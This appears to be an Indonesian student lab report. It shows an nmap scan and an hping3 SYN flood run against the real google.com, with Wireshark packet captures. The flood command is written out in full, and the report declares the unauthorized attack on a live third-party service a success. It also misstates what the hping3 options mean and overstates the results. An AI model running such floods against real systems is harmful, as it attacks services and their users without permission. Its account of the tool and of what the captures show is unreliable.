NMAP & DDOS Attack Packet Analysis google.com

Nama Kelompok

- 2501963822 - Josua Abraham
- 2501991536 - Vaustin
- 2502001441 - Ayubi Sholahudin
- 2502009412 - Ramadhana Khalaf Sandhyakala
- 2502018480 - Carlson King

nmap google.com

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.200.200.201	DNS	70	Standard query 0x696d A google.com
2	0.000243677	10.0.2.15	10.200.200.201	DNS	70	Standard query 0xf86a AAAA google.com
3	0.023925388	10.200.200.201	10.0.2.15	DNS	166	Standard query response 0x696d A google.com A 172.253.118.101 A 172.253.118.139 A 172.253
4	0.023925829	10.200.200.201	10.0.2.15	DNS	182	Standard query response 0xf86a AAAA google.com AAAA 2404:6800:4003:c01::8a AAAA 2404:6800
5	0.044383927	10.0.2.15	172.253.118.101	ICMP	42	Echo (ping) request id=0x18be, seq=0/0, ttl=55 (reply in 13)
6	0.044601341	10.0.2.15	172.253.118.101	TCP	58	63859 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.044671147	10.0.2.15	172.253.118.101	TCP	54	63859 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
8	0.044732503	10.0.2.15	172.253.118.101	ICMP	54	Timestamp request id=0x7dbf, seq=0/0, ttl=53
9	0.045924981	172.253.118.101	10.0.2.15	TCP	60	80 → 63859 [RST] Seq=1 Win=0 Len=0
10	0.077008206	10.0.2.15	10.200.200.205	DNS	88	Standard query 0x30ea PTR 101.118.253.172.in-addr.arpa
11	0.106531715	172.253.118.101	10.0.2.15	TCP	60	443 → 63859 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
12	0.106563480	10.0.2.15	172.253.118.101	TCP	54	63859 → 443 [RST] Seq=1 Win=0 Len=0
13	0.116741469	172.253.118.101	10.0.2.15	ICMP	60	Echo (ping) reply id=0x18be, seq=0/0, ttl=100 (request in 5)

▸ Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) (0000 52 54 00 12 35 02 08 00 27 cb 7e f5 08 00 45 00 RT··5··· '·~···E·

Penjelasan

Pertama, lakukan Nmap di google.com dan paket tersebut masuk dan dianalisis dengan wireshark. Disini kita bisa lihat bahwa jika terkena nmap, protokol lain seperti TCP dan ICMP keluar beserta DNSnya.

SYN disitu berarti SYN source packet yang di sent kepada google.com dan ACK disitu berarti ACK packet yang di sent kepada google.com

karena di situ RST jatuhnya pada protokol TCP itu isinya “seq = 1 win = 0 len = 0" itu mengartikan bahwa itu tcp scan dan portnya ke close.

Penjelasan

dan di dalam itu bisa dilihat bahwa portnya ke close yang mengindentifikasikan bahwa three way handshake tidak bisa terjadi antara source dan destinasi.

SYN/ACK FLOOD google.com

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood google.com
HPING google.com (eth0 74.125.200.100): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
─── google.com hping statistic ───
798067 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(root㉿kali)-[/home/kali]
└─# sS
```

Penjelasan

Metode yang ingin kita lakukan adalah SYN/ACK Flood, dimana kita melakukan flood kepada google.com dengan banyak ping yang sudah di dalam command hping3. Command dibawah ini adalah untuk melakukan flood kepada google.com 1500 kali selama 120 milisekon dengan packet 64 bit

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood google.com
HPING google.com (eth0 74.125.200.100): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```


SYN/ACK FLOOD google.com

1	0.000000000	10.0.2.15	10.200.200.201	DNS	70	Standard query 0x9595 A google.com
2	0.006829844	10.200.200.201	10.0.2.15	DNS	166	Standard query response 0x9595 A google.com A 74.125.200.100 A 74.125.200.138 A 74.125.20
3	0.024332522	10.0.2.15	74.125.200.100	TCP	174	1305 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
4	0.024947670	10.0.2.15	74.125.200.100	TCP	174	1306 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
5	0.025081707	10.0.2.15	74.125.200.100	TCP	174	1307 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
6	0.025185313	10.0.2.15	74.125.200.100	TCP	174	1308 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
7	0.025272500	10.0.2.15	74.125.200.100	TCP	174	1309 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8	0.025323661	10.0.2.15	74.125.200.100	TCP	174	1310 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
9	0.025373439	10.0.2.15	74.125.200.100	TCP	174	1311 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
10	0.025433731	10.0.2.15	74.125.200.100	TCP	174	1312 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
11	0.025486457	10.0.2.15	74.125.200.100	TCP	174	1313 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
12	0.025534300	10.0.2.15	74.125.200.100	TCP	174	1314 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
13	0.025582243	10.0.2.15	74.125.200.100	TCP	174	1315 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]

No.	Time	Source	Destination	Protocol	Length	Info
26	14.521216868	142.251.175.113	10.0.2.15	TCP	60	80 → 38848 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
30	14.525958133	142.251.175.113	10.0.2.15	TCP	60	443 → 57396 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
43	14.571006880	142.251.175.113	10.0.2.15	TCP	60	21 → 41820 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
45	14.571007261	142.251.175.113	10.0.2.15	TCP	60	110 → 41346 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
47	14.571007351	142.251.175.113	10.0.2.15	TCP	60	80 → 38864 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
58	14.582523470	142.251.175.113	10.0.2.15	TCP	60	443 → 57410 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
98	15.798450057	142.251.175.113	10.0.2.15	TCP	60	143 → 47008 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
109	15.808758956	142.251.175.113	10.0.2.15	TCP	60	53 → 53116 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
457	17.147944018	142.251.175.113	10.0.2.15	TCP	60	80 → 38868 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
1111	18.046322146	142.251.175.113	10.0.2.15	TCP	60	5060 → 33492 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
1113	18.046322557	142.251.175.113	10.0.2.15	TCP	60	8010 → 57980 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
1197	18.233937147	142.251.175.113	10.0.2.15	TCP	60	2000 → 38050 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
1970	19.695730332	142.251.175.113	10.0.2.15	TCP	60	80 → 44890 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1

Hasil

Tujuannya sukses karena google.com telah di flood dengan ping-ping yang berbentuk SYN yang mengflood google.com yang banyak.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.15	10.200.200.201	DNS	70	Standard query 0x9595 A google.com
2	0.006829844	10.200.200.201	10.0.2.15	DNS	166	Standard query response 0x9595 A google.com A 74.125.200.100 A 74.125.200.138 A 74.125.20
3	0.024332522	10.0.2.15	74.125.200.100	TCP	174	1305 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
4	0.024947670	10.0.2.15	74.125.200.100	TCP	174	1306 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
5	0.025081707	10.0.2.15	74.125.200.100	TCP	174	1307 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
6	0.025185313	10.0.2.15	74.125.200.100	TCP	174	1308 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
7	0.025272500	10.0.2.15	74.125.200.100	TCP	174	1309 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
8	0.025323661	10.0.2.15	74.125.200.100	TCP	174	1310 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
9	0.025373439	10.0.2.15	74.125.200.100	TCP	174	1311 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
10	0.025433731	10.0.2.15	74.125.200.100	TCP	174	1312 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
11	0.025486457	10.0.2.15	74.125.200.100	TCP	174	1313 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
12	0.025534300	10.0.2.15	74.125.200.100	TCP	174	1314 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]
13	0.025582243	10.0.2.15	74.125.200.100	TCP	174	1315 → 80 [SYN] Seq=0 Win=64 Len=120 [TCP segment of a reassembled PDU]


Hasil

dan disini kita bisa melihat bahwa SYN/ACK berjumlah kecil secara komparatif. yang mengindikasikan SYN/ACK flood terjadi.

No.	Time	Source	Destination	Protocol	Length	Info
26	14.521216868	142.251.175.113	10.0.2.15	TCP	60	80 → 38848 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
30	14.525958133	142.251.175.113	10.0.2.15	TCP	60	443 → 57396 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
43	14.571006880	142.251.175.113	10.0.2.15	TCP	60	21 → 41820 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
45	14.571007261	142.251.175.113	10.0.2.15	TCP	60	110 → 41346 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
47	14.571007351	142.251.175.113	10.0.2.15	TCP	60	80 → 38864 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
58	14.582523470	142.251.175.113	10.0.2.15	TCP	60	443 → 57410 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
98	15.798450057	142.251.175.113	10.0.2.15	TCP	60	143 → 47008 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=
109	15.808758956	142.251.175.113	10.0.2.15	TCP	60	53 → 53116 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
457	17.147944018	142.251.175.113	10.0.2.15	TCP	60	80 → 38868 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1
1111	18.046322146	142.251.175.113	10.0.2.15	TCP	60	5060 → 33492 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
1113	18.046322557	142.251.175.113	10.0.2.15	TCP	60	8010 → 57980 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
1197	18.233937147	142.251.175.113	10.0.2.15	TCP	60	2000 → 38050 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS
1970	19.695730332	142.251.175.113	10.0.2.15	TCP	60	80 → 44890 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1

Hasil

Dan disini bisa dilihat bahwa pada graphnya banyak sekali ping spike yang terjadi dalam kurun waktu tersebut jika command tersebut dari hping3 berjalan yang mengindikasikan adanya flood SYN/ACK terjadi pada waktu tersebut.



Conclusion

Dalam singkatnya, Nmap adalah perangkat pemindaian jaringan yang sah digunakan untuk mengevaluasi keamanan, sementara serangan TCP SYN/ACK adalah upaya jahat untuk menaklukkan server dengan memanfaatkan langkah-langkah protokol handshake TCP. Meskipun penggunaan Nmap tidak bermaksud jahat, alat ini bisa dimanfaatkan untuk mengumpulkan informasi sebagai persiapan sebelum melancarkan serangan.

Thank You